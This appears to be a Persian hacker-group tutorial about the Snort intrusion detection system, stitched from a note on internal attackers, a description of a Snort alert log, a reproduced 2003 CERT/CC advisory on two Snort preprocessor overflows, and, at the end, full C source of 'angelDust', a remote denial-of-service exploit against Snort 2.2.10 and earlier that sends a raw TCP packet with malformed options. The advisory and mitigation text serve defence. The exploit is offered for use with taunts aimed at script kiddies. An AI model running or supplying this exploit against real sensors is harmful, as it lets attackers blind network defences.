مهاجمین یک شبکه را می‌توان به دو دسته داخلی و خارجی تقسیم کرد. مهاجمین داخلی خطرناکتر از مهاجمین خارجی می‌باشند زیرا دانش بیشتری از نوع شبکه و توپولوژی شبکه دارند و شاید در بعضی از شبکه‌ها محدودیت کمتری نیز داشته باشند. یکی از راه‌های حمله توسط مهاجمین داخلی این است که مهاجم برای مخفی ماندن از آدرس IP خود استفاده نکند.

در این حالت مهاجم از یک IP متفاوت با IP خود که ممکن است IP همکارش زمانی که همکارش در محل کارش نباشد استفاده کند.

برنامه Snort باید بتواند با استفاده از توپولوژی شبکه IPها و آدرس‌های سخت‌افزاری که در روزهای اول به دست آورده، از شبکه محافظت کند و در صورتی که پیکربندی شبکه تغییر کرد اعلام خطر

کند و به مدیر شبکه اطلاع دهد. در این حالت برنامه Snort باید بتواند کارگزار (Server) و کارفرما (client) و مسیریاب‌ها را با توجه به خصوصیات رفتاری آنها در شبکه، از یکدیگر جدا کند. برنامه Snort باید بتواند در ابتدای نصب تا چند ساعت یا چند روز (بستگی به سیاست مدیر سیستم دارد) پیکربندی شبکه را در آورده و پس از آن در صورت هر گونه تغییر عملیات لازم را انجام دهد. اعمال ذکرشده در حال حاضر در برنامه Snort انجام نمی‌شود و باید اسنورت را طوری برنامه ریزی کرد که بتوانید این کار را انجام دهد.

یکی از نمونه های غیر Open Source که خیلی هم استفاده از آن متداول است PIX Cisco باشد که البته انواع اقسام مختلفی دارد و البته امکانات بیشتری را هم داراست . اما یکی از مهمترین امکاناتی که داراست همین Network Intrusion Detection System هستش .

The screenshot shows the Snort GUI interface. At the top, there are controls for the server (localhost), connection status, and protocol filters (TCP, UDP, ICMP, Portscans (raw)). The main area is divided into several sections:

- 31 Alerts (last 5 hours):** A bar chart showing alert counts over time. The highest alert count is at 1 PM with 15 alerts (48.39%).
- Top Sources:** A table listing the top source IP addresses and their counts. The top source is 203.17.213.209 with 419 alerts.
- Top Dates:** A table listing the top dates and their counts. The top date is 2001-10-16 with 331 alerts.
- Top Detections:** A table listing the top detection types and their counts. The top detection is WEB-IS cmd.exe access with 1638 detections.

Below these sections is a detailed log of alerts with columns for SID, Description, Type, Source, Port, Destination, Port, and Date/Time. The log shows various alerts including SCAN Proxy attempts, WEB-IS ISAPI .ida attempts, spp\_portscan events, and multiple WEB-IS cmd.exe access attempts.

SID	Description	Type	Source	Port	Destination	Port	Date/Time
3	SCAN Proxy attempt	TCP	4.48.216.38	3639	192.168.1.108	1080	2002-02-16 20:44:37+11
3	SCAN Proxy attempt	TCP	4.48.216.38	3639	192.168.1.108	1080	2002-02-16 20:44:35+11
3	WEB-IS ISAPI .ida attempt	TCP	193.227.187.231	4841	192.168.1.108	80	2002-02-16 15:03:25+11
3	spp_portscan: End of portscan from 203.185.218.106: TOTAL time(17s) hosts(1) TCP...	RAW	0.0.0.0	0	192.168.1.108	0	2002-02-16 14:40:18+11
3	spp_portscan: portscan status from 203.185.218.106: 1 connections across 1 hosts: T...	RAW	0.0.0.0	0	192.168.1.108	0	2002-02-16 14:39:59+11
3	spp_portscan: portscan status from 203.185.218.106: 2 connections across 1 hosts: T...	RAW	0.0.0.0	0	192.168.1.108	0	2002-02-16 14:39:55+11
3	spp_portscan: PORTSCAN DETECTED to port 80 from 203.185.218.106 (STEALTH)	RAW	0.0.0.0	0	192.168.1.108	0	2002-02-16 14:39:42+11
3	WEB-IS cmd.exe access	TCP	203.199.209.197	2123	192.168.1.108	80	2002-02-16 13:41:14+11
3	WEB-IS cmd.exe access	TCP	203.199.209.197	2078	192.168.1.108	80	2002-02-16 13:41:12+11
3	WEB-IS cmd.exe access	TCP	203.199.209.197	2009	192.168.1.108	80	2002-02-16 13:41:11+11
3	WEB-IS cmd.exe access	TCP	203.199.209.197	1933	192.168.1.108	80	2002-02-16 13:41:09+11
3	WEB-IS cmd.exe access	TCP	203.199.209.197	1867	192.168.1.108	80	2002-02-16 13:41:08+11
3	WEB-IS cmd.exe access	TCP	203.199.209.197	1773	192.168.1.108	80	2002-02-16 13:41:07+11





## حفره های در اسنورت!

حتی اسنورت هم نتوانست بدون مشکل باشد و نشان داد امنیت مرزی ندارد!

دو حفره امنیتی در سیستم تشخیص نفوذ Snort وجود دارد که هر يك در ماژول پیش پردازنده قرار دارد. هر دو حفره به هکرها اجازه می دهد تا به عنوان کاربری که Snort را اجرا می کند ( معمولاً root ) کده دلخواه را از راه دور روی سیستم اجرا کند.

# Multiple Vulnerabilities in Snort Preprocessors

Original release date: April 17, 2003

Last revised: April 23, 2003

Source: CERT/CC

A complete revision history can be found at the end of this file.

## Systems Affected

- For [VU#139129](#): Snort versions 1.8.x, 1.9.x, and 2.0 prior to RC1.
- For [VU#916785](#): Snort versions 1.8.x through 1.9.0 and 2.0 Beta.

## Overview

There are two vulnerabilities in the Snort Intrusion Detection System, each in a separate preprocessor module. Both vulnerabilities allow remote attackers to execute arbitrary code with the privileges of the user running Snort, typically root.

## I. Description

The Snort intrusion detection system ships with a variety of preprocessor modules that allow the user to selectively include additional functionality. Researchers from two independent organizations have discovered vulnerabilities in two of these modules, the RPC preprocessor and the "stream4" TCP fragment reassembly preprocessor.

For additional information regarding Snort, please see <http://www.snort.org/>.

### **VU#139129 - Heap overflow in Snort "stream4" preprocessor (CAN-2003-0209)**

Researchers at [CORE Security Technologies](#) have discovered a remotely exploitable heap overflow in the Snort "stream4" preprocessor module. This module allows Snort to reassemble TCP packet fragments for further analysis.

To exploit this vulnerability, an attacker must disrupt the state tracking mechanism of the preprocessor module by sending a series of packets with crafted sequence numbers. This causes the module to bypass a check for buffer overflow attempts and allows the attacker to insert arbitrary code into the heap.

For additional information, please read the Core Security Technologies Advisory located at

<http://www.coresecurity.com/common/showdoc.php?idx=313&idxseccion=10>

This vulnerability affects Snort versions 1.8.x, 1.9.x, and 2.0 prior to RC1, including Snort 1.9.1. Snort has published an advisory regarding this vulnerability; it is available at <http://www.snort.org/advisories/snort-2003-04-16-1.txt>.

### **VU#916785 - Buffer overflow in Snort RPC preprocessor (CAN-2003-0033)**

Researchers at [Internet Security Systems](#) (ISS) have discovered a remotely exploitable buffer overflow in the Snort RPC preprocessor module. Martin Roesch, primary developer for Snort, described the vulnerability as follows:

*When the RPC decoder normalizes fragmented RPC records, it incorrectly checks the lengths of what is being normalized against the current packet size, leading to an overflow condition. The RPC preprocessor is enabled by default.*

For additional information, please read the ISS X-Force advisory located at

<http://www.iss.net/issEn/delivery/xforce/alertdetail.jsp?oid=21951>

This vulnerability affects Snort versions 1.8.x through 1.9.0 and 2.0 Beta. Snort version 1.9.1 is not affected.

## **II. Impact**

Both VU#139129 and VU#916785 allow remote attackers to execute arbitrary code with the privileges of the user running Snort, typically root. Please note that it is not necessary for the attacker to know the IP address of the Snort device they wish to attack; merely sending malicious traffic where it can be observed by an affected Snort sensor is sufficient to exploit these vulnerabilities.

## III. Solution

### Upgrade to Snort 2.0

Both VU#139129 and VU#916785 are addressed in Snort version 2.0, which is available at

<http://www.snort.org/dl/snort-2.0.0.tar.gz>

Binary-only versions of Snort are available from

<http://www.snort.org/dl/binaries>

For information from other vendors that ship affected versions of Snort, please see [Appendix A](#) of this document.

### Disable affected preprocessor modules

Sites that are unable to immediately upgrade affected Snort sensors may prevent exploitation of this vulnerability by commenting out the affected preprocessor modules in the "snort.conf" configuration file.

To prevent exploitation of VU#139129, comment out the following line:

```
preprocessor stream4_reassemble
```

To prevent exploitation of VU#916785, comment out the following line:

```
preprocessor rpc_decode: 111 32771
```

After commenting out the affected modules, send a SIGHUP signal to the affected Snort process to update the configuration. Note that disabling these modules may have adverse effects on a sensor's ability to correctly process RPC record fragments and TCP packet fragments. In particular, disabling the "stream4" preprocessor module will prevent the Snort sensor from detecting a variety of IDS evasion attacks.

### Block outbound packets from Snort IDS systems

You may be able limit an attacker's capabilities if the system is compromised by blocking all outbound traffic from the Snort sensor. While this workaround will not prevent exploitation of the vulnerability, it may make it more difficult for the attacker to create a useful exploit.

### Apple Computer, Inc.

Snort is not shipped with Mac OS X or Mac OS X Server.

### Ingrin Networks

Ingrian Networks products are not susceptible to VU#139129 and VU#916785 since they do not use Snort.

Ingrian customers who are using the IDS Extender Service Engine to mirror cleartext data to a Snort-based IDS should upgrade their IDS software.

## NetBSD

NetBSD does not include snort in the base system.

Snort is available from the 3rd party software system, pkgsrc. Users who have installed net/snort, net/snort-mysql or net/snort-pgsql should update to a fixed version. pkgsrc/security/audit-packages can be used to keep up to date with these types of issues.

## Red Hat Inc.

Not vulnerable. Red Hat does not ship Snort in any of our supported products.

## SGI

SGI does not ship snort as part of IRIX.

## Snort

Snort 2.0 has undergone an external third party professional security audit funded by Sourcefire.

### Snort <= 2.2.10 Remote Denial of Service Exploit

Date : 22/12/2004

Solution : Upgrade to [Snort 2.3.0-RC1](#) or later

```
#include <stdio.h>
#include <stdlib.h>
#include <unistd.h>
#include <string.h>
#include <netinet/in.h>
#include <netinet/tcp.h>
#include <netinet/ip.h>
#include <sys/socket.h>
#include <sys/types.h>
#include <arpa/inet.h>
#include <getopt.h>

#define BINARYBETA

void printUsage()
{
    printf("./angelDust -D <destination_ip> -S <source_ip>\n");
    printf("Please as with all inhalants use wisely in the comfort of your own home\n");
}

int main(int argc, char **argv)
{
    int s;
```

```

int next_opt;
const char* const short_opts="hD:S:";
//either one there both not valid protocol
//char opts[] = "\x02\x04\xff\xff";
char opts[] = "\x06\x00\xff\xff";

char datagram[64];
struct sockaddr_in addr;
struct ip *ip = (struct ip *) datagram;
struct tcphdr *tcp;
char dst_ip[16];
char src_ip[16];
#ifdef BINARYBETA
if(strstr (argv[0],"/angelDust") == NULL)
{
printf("Cmon you stupid llama, put the original name back\n");
exit(-1);
}
#endif

if(argc < 2)
{
printf("angelDust by Antimatt3r\n");
printf("pr0ps to Marcin for finding this bug\n");
printf("pr0ps to me for making something useful out of it for the skiddies\n");
exit(-1);
}
const struct option long_opts[]=
{
{"help", 0, NULL,'h'},
{"destination_ip",1,NULL,'D'},
{"source_ip",1,NULL,'S'},
};
strncpy(dst_ip,"127.0.0.1",16);
strncpy(src_ip,"127.0.0.1",16);
do
{
next_opt = getopt_long(argc,argv,short_opts,long_opts,NULL);
switch( next_opt)
{
case 'h' :
printUsage();
return 0;
case 'D' :
strncpy(dst_ip,optarg,16);
break;
case 'S' :
strncpy(src_ip,optarg,16);
break;
} }
while(next_opt != -1) ;
memset(&datagram, 0, sizeof(datagram));
addr.sin_addr.s_addr = inet_addr(dst_ip);
addr.sin_port = htons(123);
addr.sin_family = AF_INET;
ip->ip_hl = 5;
ip->ip_v = 4;
ip->ip_tos = 0;
ip->ip_id = 0;
ip->ip_off = 0;
ip->ip_ttl = 64;
ip->ip_p = IPPROTO_TCP;
ip->ip_len = 44;
ip->ip_sum = 0;
ip->ip_dst.s_addr = addr.sin_addr.s_addr;
ip->ip_src.s_addr = inet_addr(src_ip);

```

```

tcp = (struct tcphdr *) (datagram + (ip->ip_hl << 2));
tcp->source = htons(321);
tcp->dest = addr.sin_port;
tcp->seq = 0;
tcp->ack = 0;
tcp->res1 = 0;
tcp->doff = 6;
tcp->syn = 0;
tcp->window = 0x1000;
tcp->check = 0;
tcp->urg_ptr = 0;
memcpy(datagram + 40, opts, sizeof(opts));
if ((s = socket(PF_INET, SOCK_RAW, IPPROTO_RAW)) == -1) {
perror("socket");
exit(0);
}
if (sendto(s, datagram, ip->ip_len, 0, (struct sockaddr *) &addr,
sizeof(struct sockaddr_in)) == -1) {
perror("sendto");
exit(-1);
}
fprintf(stderr, "Sniff this\n");
fprintf(stderr, ".....//");
sleep(1);
fprintf(stderr, "\b\b\b\b\b// ");
sleep(1);
fprintf(stderr, "\b\b\b\b\b\b\b\b// ");
sleep(1);
fprintf(stderr, "\b\b\b\b\b\b\b\b\b\b// ");
sleep(1);
fprintf(stderr, "\b\b\b\b\b\b\b\b\b\b\b\b\b\b// ");
sleep(1);
fprintf(stderr, "\b\b\b\b\b\b\b\b\b\b\b\b\b\b\b\b\b\b\b\b// \n");
printf("and choke!\n");
close(s);
return 0;
}

```



یادمان باشد گر خاطرمان تنها ماند طلب عشق ز هر بی سو پای نکنیم و به  
چشمانمان پیاموزیم هر کس ارزشه دیدن ندارد!

CopyRight®

**Author: Satanic Souful**

**E-Mail: [Satanic.Souful@GMail.Com](mailto:Satanic.Souful@GMail.Com)**

**[Satanic\\_Souful@Yahoo.Com](mailto:Satanic_Souful@Yahoo.Com)**

**Developed In: Satanic Digital Network Security™**

**Special TNX 2 : Hell Hacker – Collector – S\_hahroo\_Z**

**Research By: 5/-\t4N1C**

**©®Copyright For : Satanic Team 2005-2006**

**For More Information Go to [Http://Hack-er.cjb.net](http://Hack-er.cjb.net)**



**©®All Right Reserved For Shabgard Security™**

**Mr.XShabgardX**

**2005-2006 For More Information**

**Visit [Http://Shabgard.Org](http://Shabgard.Org)**



**My Deram Is All Day For Girl Is Dark&Ominous♀**